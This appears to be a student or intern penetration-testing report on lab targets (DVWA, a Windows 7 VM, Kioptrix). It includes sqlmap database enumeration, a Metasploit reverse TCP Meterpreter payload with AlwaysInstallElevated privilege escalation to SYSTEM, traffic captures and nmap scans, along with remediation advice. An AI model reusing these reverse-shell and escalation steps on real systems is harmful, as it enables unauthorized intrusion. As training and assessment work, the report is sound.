
[12:33:19] [INFO] testing connection to the target URL
[12:33:20] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:33:20] [INFO] testing if the target URL content is stable
[12:33:20] [INFO] target URL content is stable
[12:33:20] [INFO] testing if GET parameter 'id' is dynamic
[12:33:20] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:33:20] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:33:20] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[12:33:20] [INFO] testing for SQL injection on GET parameter 'id'
[12:33:20] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[12:33:20] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:33:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:33:20] [WARNING] reflective values() found and filtering out
[12:33:20] [INFO] testing 'Boolean-based blind - Parameter Replace (original value)'
[12:33:20] [INFO] testing 'Generic inline queries'
[12:33:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:33:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'



[+] [10.4#stable]
https://sqlmap.org
```


```
root@kali: ~/Downloads/burpsuit_certif
Database: information_schema
[17 tables]
+-----+
| CHARACTER_SETS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES |
| KEY_COLUMN_USAGE |
| PROFILING |
| ROUTINES |
| SCHEMATA |
| SCHEMA_PRIVILEGES |
| STATISTICS |
| TABLE_CONSTRAINTS |
| TABLE_PRIVILEGES |
| USER_PRIVILEGES |
| VIEWS |
| COLUMNS |
| TABLES |
| TRIGGERS |
+-----+

Database: dwwa
[2 tables]
+-----+
| guestbook |
| users |
+-----+

Database: mysql
[17 tables]
+-----+
| host |
| user |
| columns_priv |
| db |
| func |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| proc |
| procs_priv |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
+-----+
```







Remediation Recommendations

- Implement server-side input validation
 - Use parameterized SQL queries
 - Sanitize all user input
 - Deploy Content Security Policy (CSP)
 - Enable secure session handling
 - Implement multi-factor authentication
 - Regularly patch web applications
 - Conduct recurring vulnerability assessments
-

Conclusion

The web application assessment identified multiple security weaknesses that could allow attackers to compromise application confidentiality and integrity. Critical SQL Injection vulnerabilities and reflected XSS flaws demonstrate insufficient input validation and insecure session handling practices. Immediate remediation and secure development practices are strongly recommended to reduce the application's attack surface.

50-Word Web Test Summary

The DVWA security assessment identified critical SQL Injection and reflected XSS vulnerabilities through automated and manual testing techniques. Burp Suite was used to manipulate requests and analyze session management weaknesses. The findings

demonstrated risks related to unauthorized database access, session hijacking, and insecure authentication controls requiring immediate remediation.

TASK03

Security Assessment Reporting and Visualization Report

Executive Summary

A security reporting exercise was conducted to document identified vulnerabilities, remediation strategies, and stakeholder communication procedures. The assessment focused on presenting technical findings in a structured format suitable for both technical and non-technical audiences. Vulnerabilities including SQL Injection and weak password policies were documented with associated CVSS scores and remediation recommendations. Visualization techniques were also incorporated using Draw.io to represent attack paths and network compromise scenarios. The exercise demonstrated the importance of clear reporting, effective risk communication, and visual representation of security findings to support remediation planning and executive decision-making processes.

Scope

Tools Used: Google Docs, Draw.io

Assessment Type: Reporting and Documentation Practice

Objective: Create professional security reports and stakeholder summaries

Technical Findings

Vulnerability 1 — SQL Injection

Finding ID

F001

CVSS Score

9.1

Description

The application failed to validate user-supplied input correctly, allowing attackers to manipulate SQL queries and gain unauthorized access to backend databases.

Impact

- Authentication bypass
- Sensitive data exposure
- Database manipulation
- Unauthorized access

Remediation

Implement parameterized queries and server-side input validation.

Vulnerability 2 — Weak Password Policy

Finding ID

F002

CVSS Score

7.5

Description

Weak password complexity requirements increased the risk of brute-force attacks and unauthorized account access.

Impact

- Account compromise
- Unauthorized access
- Credential attacks

Remediation

Enforce strong password complexity and multi-factor authentication policies.


Findings Table

Finding ID | Vulnerability | CVSS Score | Remediation

F001	SQL Injection	9.1	Input validation
F002	Weak Password	7.5	Enforce complexity

Visualization Section

Draw.io Network Attack Path Diagram



Conclusion

The reporting exercise demonstrated the importance of structured vulnerability documentation, remediation planning, and effective communication with stakeholders. Proper reporting enables organizations to prioritize risks, track remediation progress, and improve overall security posture. Visual attack path diagrams further enhanced understanding of potential attack scenarios and system exposure.

Non-Technical Summary for Managers

The security assessment identified several weaknesses that could expose organizational systems to unauthorized access and data compromise. Critical findings included SQL

Injection vulnerabilities and weak password policies that may allow attackers to bypass security controls and gain access to sensitive information. The assessment also demonstrated how attackers could move through interconnected systems after initial compromise. Recommended improvements include stronger password enforcement, secure application development practices, regular software updates, and continuous security monitoring. Implementing these controls will significantly reduce security risks and improve the organization's ability to detect, prevent, and respond to cyber threats and unauthorized access attempts.

TASK04

Post-Exploitation and Evidence Collection Report

Executive Summary

A post-exploitation assessment was performed against a Windows 7 virtual machine to demonstrate privilege escalation, evidence collection, and forensic preservation techniques. Meterpreter access was obtained through a reverse TCP payload, followed by successful privilege escalation using the AlwaysInstallElevated configuration weakness.

Scope

Attacker Machine: Kali Linux

Target Machine: Windows 7

Tools Used: Metasploit, Meterpreter, Wireshark, Volatility

Technical Findings

Initial Access

Payload: windows/meterpreter/reverse_tcp

Privilege Escalation

Exploit: exploit/windows/local/always_install_elevated

Result:

NT AUTHORITY\SYSTEM

Evidence Collection

Traffic captured using Wireshark and preserved using SHA256 hashing.

```
root@kali: ~  
Session Actions Edit View Help  
  
root@kali:~# nmap -SV -A 192.168.67.128  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 06:52 -0400  
Nmap scan report for 192.168.67.128  
Host is up (0.0011s latency).  
Not shown: 991 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)  
49152/tcp open  msrpc        Microsoft Windows RPC  
49153/tcp open  msrpc        Microsoft Windows RPC  
49154/tcp open  msrpc        Microsoft Windows RPC  
49155/tcp open  msrpc        Microsoft Windows RPC  
49156/tcp open  msrpc        Microsoft Windows RPC  
49157/tcp open  msrpc        Microsoft Windows RPC  
MAC Address: 00:0C:29:EB:99:9A (VMware)  
Device type: general purpose  
Running: Microsoft Windows 2008|7|Vista|8.1  
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1  
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1  
Network Distance: 1 hop  
Service Info: Host: WIN-SPJOP23KRGGM; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
_ smb-security-mode:  
|   account_used: <blank>  
|   authentication_level: user  
|   challenge_response: supported  
|_  message_signing: disabled (dangerous, but default)  
_ smb2-security-mode:  
|   2.1:  
|_    Message signing enabled but not required  
_ smb2-time:  
|   date: 2026-05-21T10:53:30  
|   start_date: 2026-05-21T10:11:35  
|_  clock-skew: mean: -1h49m58s, deviation: 3h10m31s, median: 1s  
_ nbstat: NetBIOS name: WIN-SPJOP23KRGGM, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:eb:99:9a (VMware)  
_ smb-os-discovery:  
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)  
|   OS CPE: cpe:/o:microsoft:windows_7::sp1  
|_  Computer name: WIN-SPJOP23KRGGM
```

```
root@kali: ~  
Session Actions Edit View Help  
  
[*] Session 1 is already interactive.  
meterpreter > sysinfo  
Computer      : WIN-SPJOP23KRGGM  
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture  : x64  
System Language : en-US  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/windows  
meterpreter > getuid  
Server username: WIN-SPJOP23KRGGM\Cybersecurity  
meterpreter > pwd  
C:\Users\Cybersecurity\Downloads  
meterpreter > ipconfig  
  
Interface 1  
=====
```

Name	: Software Loopback Interface 1
Hardware MAC	: 00:00:00:00:00:00
MTU	: 4294967295
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```
Interface 11  
=====
```

Name	: Intel(R) PRO/1000 MT Network Connection
Hardware MAC	: 00:0c:29:eb:99:9a
MTU	: 1500
IPv4 Address	: 192.168.67.128
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::8d68:be9e:3e2c:24fa
IPv6 Netmask	: ffff:ffff:ffff:ffff::

```
Interface 12  
=====
```

Name	: Microsoft ISATAP Adapter
Hardware MAC	: 00:00:00:00:00:00
MTU	: 1280
IPv6 Address	: fe80::5efe:c0a8:4380

```
root@kali: ~  
Session Actions Edit View Help  
msf exploit(windows/local/always_install_elevated) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(windows/local/always_install_elevated) > show options  
Module options (exploit/windows/local/always_install_elevated):  


| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION | 1               | yes      | The session to run this module on |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.67.129  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name    |
|----|---------|
| 0  | Windows |

  
View the full module info with the info, or info -d command.  
msf exploit(windows/local/always_install_elevated) > run  
[*] Started reverse TCP handler on 192.168.67.129:4444  
[*] Exploit completed, but no session was created.  
msf exploit(windows/local/always_install_elevated) > run  
[*] Started reverse TCP handler on 192.168.67.129:4444  
[*] Sending stage (199238 bytes) to 192.168.67.128  
[*] Meterpreter session 2 opened (192.168.67.129:4444 -> 192.168.67.128:49173) at 2026-05-21 08:04:29 -0400  
  
meterpreter > sessions -i 2  
[*] Session 2 is already interactive.  
meterpreter > getuid  
Server username: WIN-SPJOP23KRGW\Cybersecurity  
meterpreter >
```

traffic_capture.pcapng						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length Info	
385	244.850480659	VMware_c0:00:08	Broadcast	ARP	60 Who has 192.168.67.2? Tell 192.168.67.1	
386	247.426609078	192.168.67.129	192.168.67.128	TCP	182 4444 -> 49173 [PSH, ACK] Seq=513 Ack=641 Win=62 Len=128	
387	247.485699015	192.168.67.128	192.168.67.129	TCP	214 49173 -> 4444 [PSH, ACK] Seq=641 Ack=641 Win=255 Len=160	
388	247.485765378	192.168.67.129	192.168.67.128	TCP	54 4444 -> 49173 [ACK] Seq=641 Ack=801 Win=62 Len=0	
389	249.617211193	VMware_c0:00:08	Broadcast	ARP	60 Who has 192.168.67.2? Tell 192.168.67.1	
390	249.783823085	VMware_c0:00:08	Broadcast	ARP	60 Who has 192.168.67.2? Tell 192.168.67.1	
391	250.224723071	192.168.67.129	192.168.67.128	TCP	214 4444 -> 49173 [PSH, ACK] Seq=641 Ack=801 Win=62 Len=160	
392	250.285591135	192.168.67.128	192.168.67.129	TCP	278 49173 -> 4444 [PSH, ACK] Seq=801 Ack=801 Win=255 Len=224	
393	250.285615913	192.168.67.129	192.168.67.128	TCP	54 4444 -> 49173 [ACK] Seq=801 Ack=1025 Win=62 Len=0	
394	250.385833644	192.168.67.128	192.168.67.129	TCP	262 4444 -> 49173 [PSH, ACK] Seq=801 Ack=1025 Win=62 Len=208	
395	250.383747856	192.168.67.128	192.168.67.129	TCP	214 49173 -> 4444 [PSH, ACK] Seq=1025 Ack=1009 Win=254 Len=16	
396	250.364995149	192.168.67.129	192.168.67.128	TCP	214 4444 -> 49173 [PSH, ACK] Seq=1009 Ack=1185 Win=62 Len=160	
397	250.385245740	192.168.67.1	239.255.255.250	SSDP	212 M-SEARCH * HTTP/1.1	
398	250.423842384	192.168.67.128	192.168.67.129	TCP	278 49173 -> 4444 [PSH, ACK] Seq=1185 Ack=1169 Win=253 Len=22	
399	250.427080304	192.168.67.129	192.168.67.128	TCP	182 4444 -> 49173 [PSH, ACK] Seq=1169 Ack=1409 Win=62 Len=128	
400	250.485541572	192.168.67.128	192.168.67.129	TCP	1062 49173 -> 4444 [PSH, ACK] Seq=1409 Ack=1297 Win=253 Len=10	
401	250.505263467	192.168.67.129	192.168.67.128	TCP	182 4444 -> 49173 [PSH, ACK] Seq=1297 Ack=2417 Win=62 Len=128	
402	250.562425499	192.168.67.128	192.168.67.129	TCP	230 49173 -> 4444 [PSH, ACK] Seq=2417 Ack=1425 Win=252 Len=17	
403	250.563489242	192.168.67.129	192.168.67.128	TCP	182 4444 -> 49173 [PSH, ACK] Seq=1425 Ack=2593 Win=62 Len=128	
404	250.624862044	192.168.67.128	192.168.67.129	TCP	214 49173 -> 4444 [PSH, ACK] Seq=2593 Ack=1553 Win=252 Len=16	
405	250.625399227	192.168.67.129	192.168.67.128	TCP	182 4444 -> 49173 [PSH, ACK] Seq=1553 Ack=2753 Win=62 Len=128	
406	250.685134301	192.168.67.128	192.168.67.129	TCP	214 49173 -> 4444 [PSH, ACK] Seq=2753 Ack=1681 Win=251 Len=16	
407	250.727283166	192.168.67.129	192.168.67.128	TCP	54 4444 -> 49173 [ACK] Seq=1681 Ack=2913 Win=62 Len=0	
408	250.776246901	VMware_c0:00:08	Broadcast	ARP	60 Who has 192.168.67.2? Tell 192.168.67.1	
409	251.374161698	192.168.67.1	239.255.255.250	SSDP	212 M-SEARCH * HTTP/1.1	
410	251.990515278	VMware_c0:00:08	Broadcast	ARP	60 Who has 192.168.67.2? Tell 192.168.67.1	
411	252.369702514	192.168.67.1	239.255.255.250	SSDP	212 M-SEARCH * HTTP/1.1	
412	252.749521701	VMware_c0:00:08	Broadcast	ARP	60 Who has 192.168.67.2? Tell 192.168.67.1	
413	253.360004934	192.168.67.1	239.255.255.250	SSDP	212 M-SEARCH * HTTP/1.1	
414	253.727555367	VMware_c0:00:08	Broadcast	ARP	60 Who has 192.168.67.2? Tell 192.168.67.1	
415	260.950536307	192.168.67.129	157.245.102.2	NTP	90 NTP Version 4, client	
416	261.399846175	157.245.102.2	192.168.67.129	NTP	90 NTP Version 4, server	

Crane 1: Packet 60 bytes on wire (480 bits) 60 bytes captured (480 bits) on interface
Ready to load or capture Packets: 416 - Dropped: 0 (0.0%) Profile: Default

```
root@kali: ~  
Session Actions Edit View Help  
root@kali) ~  
# cd Downloads  
root@kali) ~/Downloads  
# sha256sum traffic_capture.pcap  
sha256sum: traffic_capture.pcap: No such file or directory  
root@kali) ~/Downloads  
# ls  
app-1763304148639.py          Hacker.jpg          sound.mp3  
ap-south-1-karanrane-regular.ovpn  key               task-ef7d6be9-8771-4566-9983-159650710a9f.xml  
big.txt                     Nessus-10.11.1-ubuntu1604_amd64.deb  'Technical Task Instructions - Cybersecurity Intern (1).pdf'  
burpsuit_certif             opt  
Hacker2.jpg                 report-1da2f64e-4375-48f0-9f95-baf1de5bb5ef.pdf  
root@kali) ~/Downloads  
# cd ..  
root@kali) ~  
# ls  
49951.py  Downloads  initial_scan.txt  Music  post_exploitation_log.txt  PycharmProjects  sudo  Videos  
apt       exploit.msi  jdk-21_linux-x64_bin.deb  nikto_results.html.htm  Projects  reports  Templates  
Desktop  hacker.php  metasploitable02_scan.txt  package-lock.json      Public    shell.exe  traffic_capture.pcapng  
Documents hosts      metasploitable_scan.txt    Pictures                PyCharmMiscProject  subdomains.txt  update
```

```
root@kali) ~  
# sha256sum traffic_capture.pcapng  
10e5d8b5b454eb819ed797a5dd0068f747c2c8843a011074c1148ddb4fa01bfa  traffic_capture.pcapng  
root@kali) ~  
#
```

Remediation

- Disable AlwaysInstallElevated policy
- Restrict administrative privileges
- Enable Windows Firewall
- Deploy endpoint protection
- Monitor suspicious outbound traffic
- Conduct regular patch management

Conclusion

The assessment successfully demonstrated post-exploitation techniques against a Windows 7 environment. Privilege escalation, traffic capture, and evidence preservation procedures were completed successfully. The findings highlight the importance of secure system configuration, privilege management, and forensic readiness in enterprise environments.

TASK05

Full Penetration Test Report

Executive Summary

An internal penetration test was conducted against a legacy Linux server (Kioptrix) following the Penetration Testing Execution Standard (PTES). The objective was to identify and exploit real-world vulnerabilities to measure the security posture and provide remediation guidance.

The server was found to be critically vulnerable. Using Samba version 3.0.20-Debian, an unauthenticated remote code execution vulnerability (CVE-2007-2447) was successfully exploited, granting immediate root access to the tester without any credentials. Additional exposures included an outdated Apache/mod_ssl service and an unpatched Linux kernel 2.4.x lacking modern exploit mitigations.

Overall Risk Rating: Critical – An attacker with network access to this server can fully compromise it within minutes, leading to data theft, service disruption, or lateral movement to internal networks.

Key Findings:

- Samba usermap script vulnerability (CVE-2007-2447) – Remote root compromise (CVSS 9.8)
- Outdated kernel (2.4.x) – No ASLR, NX, or stack protection (High severity)
- Apache 1.3.20 + mod_ssl 2.8.4 – Potential heap overflow (Critical, alternative attack vector)

Recommended Actions:

1. Immediately isolate the server from any production network.
2. Upgrade to a modern, supported Linux distribution (Ubuntu 22.04 LTS / Rocky Linux 9).
3. If upgrade impossible, apply Samba security patches or block ports 139/445 at the firewall.
4. Implement network segmentation, host-based firewalls, and regular vulnerability scanning.

```
root@kali: ~  
Session Actions Edit View Help  
(root@kali)~  
# nmap -sV -A 192.168.67.130  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 09:39 -0400  
Nmap scan report for 192.168.67.130  
Host is up (0.00086s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
| ftp-syst:  
|  STAT:  
|  FTP server status:  
|  Connected to 192.168.67.129  
|  Logged in as ftp  
|  TYPE: ASCII  
|  No session bandwidth limit  
|  Session timeout in seconds is 300  
|  Control connection is plain text  
